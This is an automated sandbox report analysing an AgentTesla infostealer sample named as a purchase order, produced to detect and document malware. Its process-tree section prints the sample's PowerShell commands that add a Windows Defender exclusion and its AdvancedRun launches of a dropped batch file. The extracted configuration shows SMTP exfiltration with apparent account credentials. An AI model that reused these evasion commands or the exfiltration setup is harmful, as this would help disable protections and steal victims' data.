ID: 383917
Sample Name: 08042021New-PurchaseOrder.bat
Cookbook: default.jbs
Time: 12:23:00
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report 08042021New-PurchaseOrder.bat

Overview


General Information

Sample Name:	08042021New-PurchaseOrder.bat (renamed file extension from bat to exe)
Analysis ID:	383917
MD5:	27233176a2a979..
SHA1:	0ef424d2000f18e..
SHA256:	397a62fc978f7a9..
Tags:	AgentTesla bat Yahoo
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Adds a directory exclusion to Windo…
- Hides that the sample has been dow…
- Hides threads from debuggers
- Initial sample is a PE file and has a …
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Binary contains a suspicious time st…
- Checks if the current process is bein…
- Contains capabilities to detect virtua…
- Contains functionality to access load…
- Contains functionality to dynamically…
- Contains functionality to launch a pr…

Classification



Startup

- **System is w10x64**
- 08042021New-PurchaseOrder.exe (PID: 4952 cmdline: 'C:\Users\user\Desktop\08042021New-PurchaseOrder.exe' MD5: 27233176A2A979195B01A53EC16C7631)
  - AdvancedRun.exe (PID: 4436 cmdline: 'C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 5744 cmdline: 'C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\AdvancedRun.exe' /SpecialRun 4101d8 4436 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 5828 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\08042021New-PurchaseOrder.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5868 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 3636 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\08042021New-PurchaseOrder.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5904 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 1928 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6224 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 6284 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - 08042021New-PurchaseOrder.exe (PID: 6388 cmdline: C:\Users\user\Desktop\08042021New-PurchaseOrder.exe MD5: 27233176A2A979195B01A53EC16C7631)
  - WerFault.exe (PID: 6460 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4952 -s 2784 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- SWqTT.exe (PID: 3064 cmdline: 'C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe' MD5: 27233176A2A979195B01A53EC16C7631)
  - AdvancedRun.exe (PID: 5204 cmdline: 'C:\Users\user\AppData\Local\Temp\6c8082d4-9c17-4dbf-af3a-b69aa21e82f5\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\6c8082d4-9c17-4dbf-af3a-b69aa21e82f5\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 5304 cmdline: 'C:\Users\user\AppData\Local\Temp\6c8082d4-9c17-4dbf-af3a-b69aa21e82f5\AdvancedRun.exe' /SpecialRun 4101d8 5204 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
- SWqTT.exe (PID: 5192 cmdline: 'C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe' MD5: 27233176A2A979195B01A53EC16C7631)
  - AdvancedRun.exe (PID: 7116 cmdline: 'C:\Users\user\AppData\Local\Temp\fd1184c9-c9ac-4916-9473-72e4acc27c78\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\fd1184c9-c9ac-4916-9473-72e4acc27c78\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "fixer2015@yandex.ruChibuonyenze88880000smtp.yandex.ru"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000020.00000002.486317190.000000000634 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.291099995.000000000354 3000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000020.00000002.487748726.000000000645 C000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Process Memory Space: 08042021New-PurchaseOrder.exe PID: 4952	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Process Memory Space: SWqTT.exe PID: 3064	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	


Unpacked PEs

Source	Rule	Description	Author	Strings
32.2.SWqTT.exe.64915d0.5.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.08042021New-PurchaseOrder.exe.3543aa8.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
32.2.SWqTT.exe.64915d0.5.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.08042021New-PurchaseOrder.exe.3543aa8.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.08042021New-PurchaseOrder.exe.35790c8.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

System Summary:

Initial sample is a PE file and has a suspicious name

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected AgentTesla

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Application Shimming 1	Exploitation for Privilege Escalation 1	Disable or Modify Tools 1 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1
Default Accounts	Native API 1	Windows Service 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 1 4	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Encrypted Channel 1 2
Domain Accounts	Command and Scripting Interpreter 1	Registry Run Keys / Startup Folder 1	Access Token Manipulation 1	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	Service Execution 2	Logon Script (Mac)	Windows Service 1	Timestomp 1	NTDS	Security Software Discovery 3 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3
Cloud Accounts	Cron	Network Logon Script	Process Injection 1 1	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 2 5 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Replication Through Removable Media	Launchd	Rc.common	Registry Run Keys / Startup Folder 1	Virtualization/Sandbox Evasion 2 5 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
08042021New-PurchaseOrder.exe	15%	ReversingLabs	ByteCode-MSIL.Packed.Generic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\6c8082d4-9c17-4dbf-af3a-b69aa21e82f5\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\6c8082d4-9c17-4dbf-af3a-b69aa21e82f5\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\AdvancedRun.exe	3%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\fd1184c9-c9ac-4916-9473-72e4acc27c78\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\fd1184c9-c9ac-4916-9473-72e4acc27c78\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe	15%	ReversingLabs	ByteCode-MSIL.Packed.Generic	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://www.microsoft.co	0%	URL Reputation	safe	
http://www.microsoft.co	0%	URL Reputation	safe	
http://www.microsoft.co	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	URL Reputation	safe	
http://https://reachplc.hub.loginradius.com"	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	0%	URL Reputation	safe	
